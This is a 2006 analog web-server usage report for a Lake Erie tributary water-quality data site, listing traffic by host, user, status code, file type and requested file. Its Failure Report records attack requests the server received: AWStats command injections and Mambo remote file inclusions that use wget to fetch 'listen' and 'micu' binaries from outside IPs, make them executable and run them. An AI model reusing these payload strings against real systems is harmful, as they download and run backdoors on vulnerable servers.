
Listing the top 20 organizations by the number of requests, sorted by the number of requests.

#reqs	%bytes	organization
1941	14.18%	141.139
1411	11.11%	googlebot.com
1220	8.74%	156.63
463	3.17%	rr.com
368	1.90%	209.226
360	2.37%	138.218
327	3.44%	comcast.net
240	1.84%	usgs.gov
215	1.51%	ameritech.net
195	1.32%	136.181
188	2.67%	msn.com
164	1.08%	usd.edu
163	0.85%	tamu.edu
161	1.32%	charter.com
146	0.35%	inktomisearch.com
144		twtelecom.net
135	0.71%	164.154
130	1.87%	wsos.org
120	1.09%	208.47
119	0.42%	aol.com
6893	40.06%	[not listed: 729 organizations]

Host Report

(**Go To**: Top | General Summary | Monthly Report | Weekly Report | Daily Summary | Hourly Summary | Domain Report | Organization Report | Host Report | User Report | User Failure Report | Status Code Report | File Type Report | Failure Report | Request Report)

This report lists the computers which requested files.



Listing the top 50 hosts by the number of requests, sorted alphabetically.


#reqs	%bytes	host
48	0.24%	65.122.71.3
54	0.78%	69.25.71.12
193	1.32%	136.181.195.13
327	2.27%	138.218.29.50
51	0.72%	140.253.195.32
44	0.15%	141.139.81.158
262	0.85%	141.139.110.237
746	5.16%	141.139.125.102
145	0.67%	141.139.125.110
76	0.31%	141.139.125.119
45	0.17%	141.233.196.165
46	0.41%	143.200.137.123
70	0.20%	144.122.20.12
1220	8.74%	156.63.195.2
86	0.57%	164.154.58.57
88	1.02%	198.234.44.252
83	0.59%	203.193.147.238
120	1.09%	208.47.93.166
368	1.90%	209.226.48.76
41	0.32%	216.29.23.142
71	0.35%	doc.its.unimelb.edu.au
87	0.46%	24-247-22-38.static.trcy.mi.charter.com
51	0.86%	crawl-66-249-65-134.googlebot.com
45	0.57%	crawl-66-249-65-238.googlebot.com
117	0.02%	crawl-66-249-72-137.googlebot.com
57		crawl-66-249-72-161.googlebot.com
188	2.67%	msnbot.msn.com
77	0.92%	207-36-233-130.ptr.primarydns.com
41	0.19%	rrcs-70-60-53-90.central.biz.rr.com
53	0.25%	cpe-65-186-91-60.columbus.res.rr.com
44	0.59%	cpe-72-226-101-224.nycap.res.rr.com
71	0.74%	cpe-24-210-203-131.woh.res.rr.com
86	0.24%	cpe-71-67-108-84.woh.res.rr.com
68	0.10%	titanic.heidelberg.edu
141	0.69%	sslpc53.tamu.edu
164	1.08%	sc2-80.sc.usd.edu

84	0.56%	testcache.rtp.epa.gov
114	0.96%	xp177dohclb.er.usgs.gov
77	0.83%	adsl-65-43-177-233.dsl.clevoh.ameritech.net
40	0.15%	syca-adsl-cs-40.dsl.bright.net
71	0.39%	c-67-172-86-218.hsd1.mi.comcast.net
55	1.31%	pcp04693545pcs.verona01.nj.comcast.net
78	0.35%	crawler-gw-01.bos3.fastsearch.net
95	0.26%	ip-184-127.oberlin.net
45	0.27%	65-102-177-53.tukw.qwest.net
41	0.17%	1cust1112.an1.det15.da.uu.net
64	0.22%	rhesus.aaas.org
55	0.24%	windsor.ijc.org
130	1.87%	67-37-110-115.wsos.org
78	0.21%	202-156-6-85.cache.maxonline.com.sg
8602	55.05%	[not listed: 1,467 hosts]

User Report

(**Go To**: Top | General Summary | Monthly Report | Weekly Report | Daily Summary | Hourly Summary | Domain Report | Organization Report | Host Report | User Report | User Failure Report | Status Code Report | File Type Report | Failure Report | Request Report)

This report lists the users who requested files, if users have been authenticated or can be identified by cookies.




Listing users, sorted by the number of requests.

#reqs	%bytes	user
1787	99.95%	monitoring_data
5	0.05%	sjoyce

User Failure Report

(**Go To**: Top | General Summary | Monthly Report | Weekly Report | Daily Summary | Hourly Summary | Domain Report | Organization Report | Host Report | User Report | User Failure Report | Status Code Report | File Type Report | Failure Report | Request Report)

This report lists the users who encountered failed requests.




Listing users, sorted by the number of failed requests.

#reqs	user
68	monitoring_data
32	sjoyce
16	monitoring-data
12	skrieger
11	""
3	monotoring_data
2	gduaneoney
2	monitor_data
1	monitoing_data
1	kcarlson

Status Code Report

(**Go To**: Top | General Summary | Monthly Report | Weekly Report | Daily Summary | Hourly Summary | Domain Report | Organization Report | Host Report | User Report | User Failure Report | Status Code Report | File Type Report | Failure Report | Request Report)

This report lists the HTTP status codes of all requests.




Listing status codes, sorted numerically.

#reqs	status code
6920	200 OK
6285	206 Partial content
10	301 Document moved permanently
1898	304 Not modified since last retrieval
4	400 Bad request
363	401 Authentication required
1	403 Access forbidden
2093	404 Document not found
13	405 Method not allowed

File Type Report

(**Go To**: Top | General Summary | Monthly Report | Weekly Report | Daily Summary | Hourly Summary | Domain Report | Organization Report | Host Report | User Report | User Failure Report | Status Code Report | File Type Report | Failure Report | Request Report)

This report lists the extensions of files.




Listing extensions with at least 0.1% of the traffic, sorted by the amount of traffic.

#reqs	%bytes	extension
8566	51.29%	.pdf [Adobe Portable Document Format]
1547	47.12%	.xls
720	1.28%	.gif [GIF graphics]
1655	0.27%	.html [Hypertext Markup Language]
2615	0.03%	[not listed: 4 extensions]

Failure Report

(**Go To**: Top | General Summary | Monthly Report | Weekly Report | Daily Summary | Hourly Summary | Domain Report | Organization Report | Host Report | User Report | User Failure Report | Status Code Report | File Type Report | Failure Report | Request Report)

This report lists the files that caused failures, for example files not found.



Listing the top 30 files by the number of failed requests, sorted by the number of failed requests.


#reqs	file
655	/favicon.ico
255	/
118	/xmlrpc.php
63	/cgi-bin/awstats.pl
12	*/cgi-bin/awstats.pl?configdir=|echo;echo YYY;cd /tmp%3bwget 216.15.209.12/listen%3bchmod +x listen%3b./listen 216.102.212.115;echo YYY;echo|*
12	*/cgi-bin/awstats.pl?configdir=|echo;echo YYY;cd /tmp%3bwget 24.224.174.18/listen%3bchmod +x listen%3b./listen 216.102.212.115;echo YYY;echo|*
63	/phpgroupware/xmlrpc.php
63	/wordpress/xmlrpc.php
62	/drupal/xmlrpc.php
62	/cgi-bin/awstats/awstats.pl
12	*/cgi-bin/awstats/awstats.pl?configdir=|echo;echo YYY;cd /tmp%3bwget 216.15.209.12/listen%3bchmod +x listen%3b./listen 216.102.212.115;echo YYY;echo|*
12	*/cgi-bin/awstats/awstats.pl?configdir=|echo;echo YYY;cd /tmp%3bwget 24.224.174.18/listen%3bchmod +x listen%3b./listen 216.102.212.115;echo YYY;echo|*
61	/awstats/awstats.pl
12	*/awstats/awstats.pl?configdir=|echo;echo YYY;cd /tmp%3bwget 216.15.209.12/listen%3bchmod +x listen%3b./listen 216.102.212.115;echo YYY;echo|*
12	*/awstats/awstats.pl?configdir=|echo;echo YYY;cd /tmp%3bwget 24.224.174.18/listen%3bchmod +x listen%3b./listen 216.102.212.115;echo YYY;echo|*
59	/blogs/xmlsrv/xmlrpc.php
59	/blog/xmlsrv/xmlrpc.php
59	/blog/xmlrpc.php
58	/xmlrpc/xmlrpc.php
58	/xmlsrv/xmlrpc.php
38	/index2.php
12	*/index2.php?option=com_content&do_pdf=1&id=1index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://81.174.26.111/cmd.gif?&cmd=cd /tmp;wget 216.15.209.12/listen;chmod 744 listen;./listen;echo YYY;echo|*
10	*/index2.php?option=com_content&do_pdf=1&id=1index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://209.136.48.69/cmd.gif?&cmd=cd /tmp;wget 209.136.48.69/micu;chmod 744 micu;./micu;echo YYY;echo|*
37	/index.php
12	*/index.php?option=com_content&do_pdf=1&id=1index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://81.174.26.111/cmd.gif?&cmd=cd /tmp;wget 216.15.209.12/listen;chmod 744 listen;./listen;echo YYY;echo|*
10	*/index.php?option=com_content&do_pdf=1&id=1index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://209.136.48.69/cmd.gif?&cmd=cd /tmp;wget 209.136.48.69/micu;chmod 744 micu;./micu;echo YYY;echo|*
36	/mambo/index2.php
12	*/mambo/index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://81.174.26.111/cmd.gif?&cmd=cd /tmp;wget 216.15.209.12/listen;chmod 744 listen;./listen;echo YYY;echo|*
10	*/mambo/index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://209.136.48.69/cmd.gif?&cmd=cd /tmp;wget 209.136.48.69/micu;chmod 744 micu;./micu;echo YYY;echo|*
34	/cvs/index2.php
12	*/cvs/index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://81.174.26.111/cmd.gif?&cmd=cd /tmp;wget 216.15.209.12/listen;chmod 744 listen;./listen;echo YYY;echo|*
10	*/cvs/index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://209.136.48.69/cmd.gif?&cmd=cd /tmp;wget 209.136.48.69/micu;chmod 744 micu;./micu;echo YYY;echo|*

31	/cvs/mambo/index2.php
12	*/cvs/mambo/index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://81.174.26.111/cmd.gif?&cmd=cd /tmp;wget 216.15.209.12/listen;chmod 744 listen;./listen;echo YYY;echo|*
10	*/cvs/mambo/index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://209.136.48.69/cmd.gif?&cmd=cd /tmp;wget 209.136.48.69/micu;chmod 744 micu;./micu;echo YYY;echo|*
29	/phpmyadmin/index.php
20	/_vti_inf.html
17	/_vti_bin/shtml.exe/_vti_rpc
16	/web-server
16	/stats
14	/.gif
12	/Loading Calculations.pdf
11	/modules/Forums/admin/admin_styles.phpadmin_styles.php
10	/php/mambo/index2.php
10	*/php/mambo/index2.php?_REQUEST[option]=com_content&_REQUEST[Itemid]=1&GLOBALS=&mosConfig_absolute_path=http://209.136.48.69/cmd.gif?&cmd=cd /tmp;wget 209.136.48.69/micu;chmod 744 micu;./micu;echo YYY;echo|*
10	/AnalTemplate%26riverdata/
10	/AnalTemplate%26riverdata
438	[not listed: 204 files]

Request Report

(**Go To**: Top | General Summary | Monthly Report | Weekly Report | Daily Summary | Hourly Summary | Domain Report | Organization Report | Host Report | User Report | User Failure Report | Status Code Report | File Type Report | Failure Report | Request Report)

This report lists the files on the site.



The wedges are plotted by the number of requests.

Listing files with at least 5 requests, sorted by the number of requests.

#reqs	%bytes	last time	file
1930	0.03%	Feb/28/06 2:43 AM	/
1184	0.25%	Feb/27/06 4:41 PM	/index2.html
1093	3.88%	Feb/27/06 12:05 PM	/1.c. Analytical Methods.pdf
1090	3.74%	Feb/27/06 12:06 PM	/2.b. Loading Calculations, Annual Loads and Unit Area Loads.pdf

943	6.15%	Feb/27/06 1:54 PM	/2.a. Hydrographs, Sedigraphs and Chemographs.pdf
765	3.78%	Feb/27/06 12:05 PM	/1.b. Sampling Stations and Methods.pdf
761	10.73%	Feb/27/06 12:52 PM	/DirectionsAnalysisTemplate.pdf
718	1.28%	Feb/17/06 8:20 PM	/index.gif
718	3.55%	Feb/27/06 1:55 PM	/2.g. Relationships between Pollutant Loading and Stream Discharge.pdf
514	3.79%	Feb/27/06 12:40 PM	/2.e. Concentration-Flow Relationships.pdf
494	4.97%	Feb/27/06 12:13 PM	/2.f. Two Parameter Comparisons.pdf
486		Feb/28/06 2:43 AM	/robots.txt
353	0.98%	Feb/28/06 2:11 AM	/1.a. Program Description.pdf
327	2.01%	Feb/27/06 1:57 PM	/2.c. Concentration Exceedency Curves.pdf
290	0.22%	Feb/27/06 12:37 PM	/2.d. Time-weighted and Flow-weighted Mean Concentrations.pdf
241	2.50%	Feb/27/06 12:53 PM	/AnalTemplate&riverdata/AnalysisTemplatev3.xls
184	1.11%	Jan/29/06 1:41 AM	/Load-flowPPT.pdf
183	8.13%	Feb/27/06 4:41 PM	/AnalTemplate&riverdata/CuyahogaData.xls
153	1.30%	Sep/ 4/05 9:29 PM	/Hydro-Chem-ppt2.pdf
142	0.07%	Feb/27/06 3:14 PM	/1.d. Data Set Description.pdf
126	0.01%	Feb/27/06 10:15 AM	/credits.html
125	0.91%	Sep/ 3/05 11:35 AM	/PPT ConcExcRev2.pdf
122	0.86%	Sep/ 5/05 1:16 AM	/Sampling Stations and Methods.pdf
122	5.59%	Feb/27/06 1:00 PM	/AnalTemplate&riverdata/MaumeeData.xls
120	2.62%	Feb/27/06 1:00 PM	/AnalTemplate&riverdata/GrandData.xls
120	0.92%	Feb/27/06 1:01 PM	/AnalTemplate&riverdata/VermilionData.xls
120	6.39%	Feb/27/06 12:59 PM	/AnalTemplate&riverdata/RockCreekData.xls
119	0.55%	Sep/ 5/05 10:21 AM	/Loading Calculations.pdf
117	0.47%	Feb/27/06 2:46 PM	/Update information Part 2.pdf
115	0.01%	Feb/27/06 12:44 PM	/download-instructions.html
111	6.11%	Feb/27/06 12:50 PM	/AnalTemplate&riverdata/SanduskyData.xls
106	6.35%	Feb/27/06 1:00 PM	/AnalTemplate&riverdata/HoneyCreekData.xls
106		Feb/19/06 4:07 PM	/user-comment-instru.html
101		Feb/26/06 7:06 PM	/part1.html
101	2.59%	Feb/27/06 1:00 PM	/AnalTemplate&riverdata/RaisinData.xls
101		Feb/27/06 1:55 PM	/data-quality.htm
101	1.47%	Feb/27/06 1:00 PM	/AnalTemplate&riverdata/GreatMiamiData.xls
93	1.28%	Feb/27/06 1:01 PM	/AnalTemplate&riverdata/SciotoData.xls
85	1.56%	Feb/27/06 1:00 PM	/AnalTemplate&riverdata/MuskingumData.xls
64	0.79%	Sep/ 4/05 5:57 AM	/Conc_flow_relationships.pdf
56	0.95%	Sep/ 4/05 7:20 AM	/Tw_ Parameter_comp..pdf
55	0.24%	Sep/ 5/05 1:33 AM	/ProgramDescription.pdf
52		Feb/27/06 12:50 PM	/AnalTemplate%26riverdata/
29	0.20%	Sep/ 4/05 6:13 AM	/Analytical Methods.pdf
26	0.03%	Sep/ 3/05 12:32 PM	/TimeWght,TimeWghtdconcentrations.pdf
26	0.02%	Sep/ 3/05 1:22 PM	/Data-set-Description.pdf
26		Feb/16/06 2:10 PM	/AnalTemplate%26riverdata
23		Feb/14/06 6:09 AM	/part2.html
9	0.16%	Dec/14/05 9:30 AM	/AnalTemplate%26riverdata/MuskingumData.xls
8	0.43%	Oct/29/05 3:00 PM	/AnalTemplate%26riverdata/CuyahogaData.xls
6	0.05%	Oct/29/05 3:39 PM	/AnalTemplate%26riverdata/AnalysisTemplatev3.xls
5		Oct/28/05 1:58 PM	http://cn.yahoo.com/
5		Apr/15/05 10:10 AM	/server-status
33	0.97%	Feb/23/06 12:41 PM	[not listed: 18 files]

This analysis was produced by analog 6.0.
Running time: 3 minutes, 7 seconds.

(**Go To**: Top | General Summary | Monthly Report | Weekly Report | Daily Summary | Hourly Summary | Domain Report | Organization Report | Host Report | User Report | User Failure Report | Status Code Report | File Type Report | Failure Report | Request Report)

1.a. Program Description – A Brief Overview of the Ohio Tributary Monitoring Program


The tributary monitoring program operated by the Heidelberg College Water Quality Laboratory (WQL) is the largest program of its type in the United States. It supports nonpoint source pollution control programs within the Lake Erie Basin and Ohio. Nonpoint sources currently dominate pollutant loading in the United States.

Program Purpose: Quantifying Nonpoint Source Pollution

